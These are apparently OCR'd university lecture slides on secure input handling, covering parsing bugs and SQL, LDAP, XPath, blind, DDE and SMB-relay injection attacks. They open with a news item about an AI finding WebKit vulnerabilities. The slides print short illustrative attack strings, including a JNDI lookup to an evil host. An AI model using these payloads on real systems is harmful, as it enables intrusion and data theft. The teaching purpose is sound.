
Security bugs of the week



Google's AI 'Big Sleep' Finds 5 New Vulnerabilities in Apple's Safari WebKit

Nov 04, 2025 Ravie Lakshmanan

- CVE-2025-43429 - A buffer overflow vulnerability that may lead to an unexpected process crash when processing maliciously crafted web content (addressed through improved bounds checking)
- CVE-2025-43430 - An unspecified vulnerability that could result in an unexpected process crash when processing maliciously crafted web content (addressed through improved state management)
- CVE-2025-43431 & CVE-2025-43433 - Two unspecified vulnerabilities that may lead to memory corruption when processing maliciously crafted web content (addressed through improved memory handling)
- CVE-2025-43434 - A use-after-free vulnerability that may lead to an unexpected Safari crash when processing maliciously crafted web content (addressed through improved state management)

https://thehackernews.com/2025/11/googles-ai-big-sleep-finds-5-new.html

Big Sleep is Google's project to use AI for security flaws finding;

CodeMender is a newer project to use it to fix security flaws

https://deepmind.google/blog/introducing-codemender-an-ai-agent-for-code-security/

Software Security

Secure Input Handling

Erik Poll

Digital Security

Radboud University Nijmegen

Recap: The big three

Last lecture: three big three classes of security problems

1. memory corruption
2. access control incl. authentication
3. insecure input handling, esp. injection attacks

Today & next week : closer look at input problems

- Some more input problems
- Structural solutions to input problems

memory corruption, injection attacks, access control / authentication

1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection
26. …
27. …
28. …

INPUT problems


High level observations

- Most (all?) attacks involve **INPUT** which ends up in a place where processing it causes software to 'go off the rails'

- Input may be forwarded between systems to reach place where it does damage


Are there structural approach to combat these 100s of variants of input handling problems?

Attack surface for INPUT problems



Big attack surface in application, the underlying protocol stack, and external services.


Attack surface for INPUT problems



Typical client-side attack surface

Terminology

Untrusted input travels as tainted data from source to sink



Sinks can be external API or an internal function or a bug

Understanding root causes of INPUT problems

Recurring themes: parsing & languages

- Processing an input begins with parsing


- This depends on input language / format / protocol

  Eg TCP/IP packets, HTTP, HTML, X509, mp3, JPEG, PDF, URL, email address, Word, Excel, …


- Input handling bugs often come down to parsing bugs
  - buggy parsing (eg buffer overflow in PDF parsing)
  - unintended parsing (eg parsing user input as SQL command)

Two kinds of problems: bugs vs features

1. Processing Flaws




2. Injection Flaws




Buggy parsing vs Unintended parsing

1. Processing Flaws



2. Injection Flaws



Buggy parsing (1) : insecure parsing

Buggy parsing can cause security bugs:

- esp. if parser is written in memory unsafe language: memory corruption can lead to memory leaks, RCE, …
- even parser written in memory safe language can still crash

If the data being parsed is input, these bugs are exploitable!

High risk for COMPLEX input formats: TCP/IP, 2/3/4/5G, Bluetooth, Wifi, JPEG, PDF, HTML, Word, …

Recall examples from the fuzzing lecture

Buggy parsing (2): incorrect parsing

Buggy parsing can also cause mis-interpretation

For example:

- Domain `www.paypal.com\0.mafia.com` in X.509 certificate
- Name `paypal.com,mafia.com` in X.509 certificate
- For which domain is this JDNI loop-up?
  `${jndi:ldap://127.0.0.1#.evilhost.com:1389/a}`

Aka parser differentials: two applications parse the same data differently, leading to exploitable misunderstandings

High risk for COMPLEX or POORLY SPECIFIED data formats


Buggy parsing (3): unwanted parsing

Correct but intended parsing can also cause security problems, esp. injection attacks, eg parsing (and processing) of user input

- as SQL command
- as file path
- as OS command
- as HTML or JavaScript
- ....

High risk for COMPLEX or EXPRESSIVE data formats/language

Typical injection attack, eg SQLi



```
SELECT * FROM Accounts
WHERE Username = '' OR 1=1;
--' AND Password = '1234';
```

Is this an input problem or an output problem?

Injection attacks

General recipe: USER INPUT is combined with other data and forwarded to & processed by some back-end API

Tell-tale sign 1: special characters or keywords, eg. `; < > \ &`

Tell-tale sign 2: use of STRINGS

LDAP injection

An LDAP query sent to the LDAP server to authenticate a user

```
  (&(USER=jan)(PASSWD=abcd1234))
```

can be corrupted by giving as username

```
   admin)(&)
```

which results in

```
   (&(USER=admin)(&))(PASSWD=pwd)
```

where only first part is used, and `(&)` is LDAP notation for `TRUE`

XPath injection

XML data, eg

```
<student_database>
 <student><username>jan</username><passwd>abcd1234</passwd>
 </student>
 <student><username>kees</nameuser><passwd>secret</passwd>
 <student>
</student_database>
```

can be accessed by XPath queries, eg

```
(//student[username/text()='jan' and
         passwd/text()='abcd123']/account/text()) _database>
```

which can be corrupted by malicious input such as

```
' or '1'='1'
```

Blind injection attacks

SQL injection attack with

```
http://a.com/xyz?sid=s1232 AND SUBSTRING(user,1,1) = ′a′
```

(Lack of) an error response reveals if username starts with ′a′

In a blind injection attack, we're only interested in leakage of information *about* the database, not in the effect of the query (e.g. to corrupt data in database) or the actual response (e.g. to leak data from database).

More injection attacks

The class of injection attacks is bigger than you may realise:

- format string attacks
  - special processing of %n, %s, ...
- deserialisation attacks
  - special processing of serialised data representation
- macros: Word & Excel containing Visual Basic (VBA)
  - or other weird Office ‘features’!
- PDFs containing malicious JavaScript or ActionScript
- XML bombs & Zip bombs
- SMB relay attacks with bizarre file names
- ...

More obscure injection attacks on Microsoft Office

Attackers can trigger RCE in Office without normal (Visual Basic) macros, using

- DDE (Dynamic Data Exchange)

  Also possible with emails in Outlook Rich Text Format (RTF)

  https://sensepost.com/blog/2017/macro-less-code-exec-in-msword


- Excel 4.0 macros
- Archaic legacy features that predate VBA

  http://www.irongeek.com/i.php?page=videos/derbycon8/track-3-18-the-ms-office-magic-show-stan-hegt-pieter-ceelen

  https://outflank.nl/blog/author/stan


Recall: COMPLEXITY in data formats is bad

DDE warnings in Office



Microsoft Word

This document contains links that may refer to other files. Do you want to update this document with the data from the linked files?



Microsoft Word

The remote data (k calc.exe) is not accessible. Do you want to start the application c:\windows\system32\cmd.exe?

Microsoft initially claimed DDE was a feature, and not a bug, but later then did publish a security advisory in autumn 2017

SMB relays: Injection attacks via Windows file names

Windows supports *many notations* for file names

• classic MS-DOS notation	C:\MyData\file.txt
• file URLs	file:///C|/MyData/file.txt
• UNC (Uniform Naming Convention)	\\192.1.1.1\MyData\file.txt
which can be combined in fun ways, eg	file://///192.1.1.1/MyData/file.txt

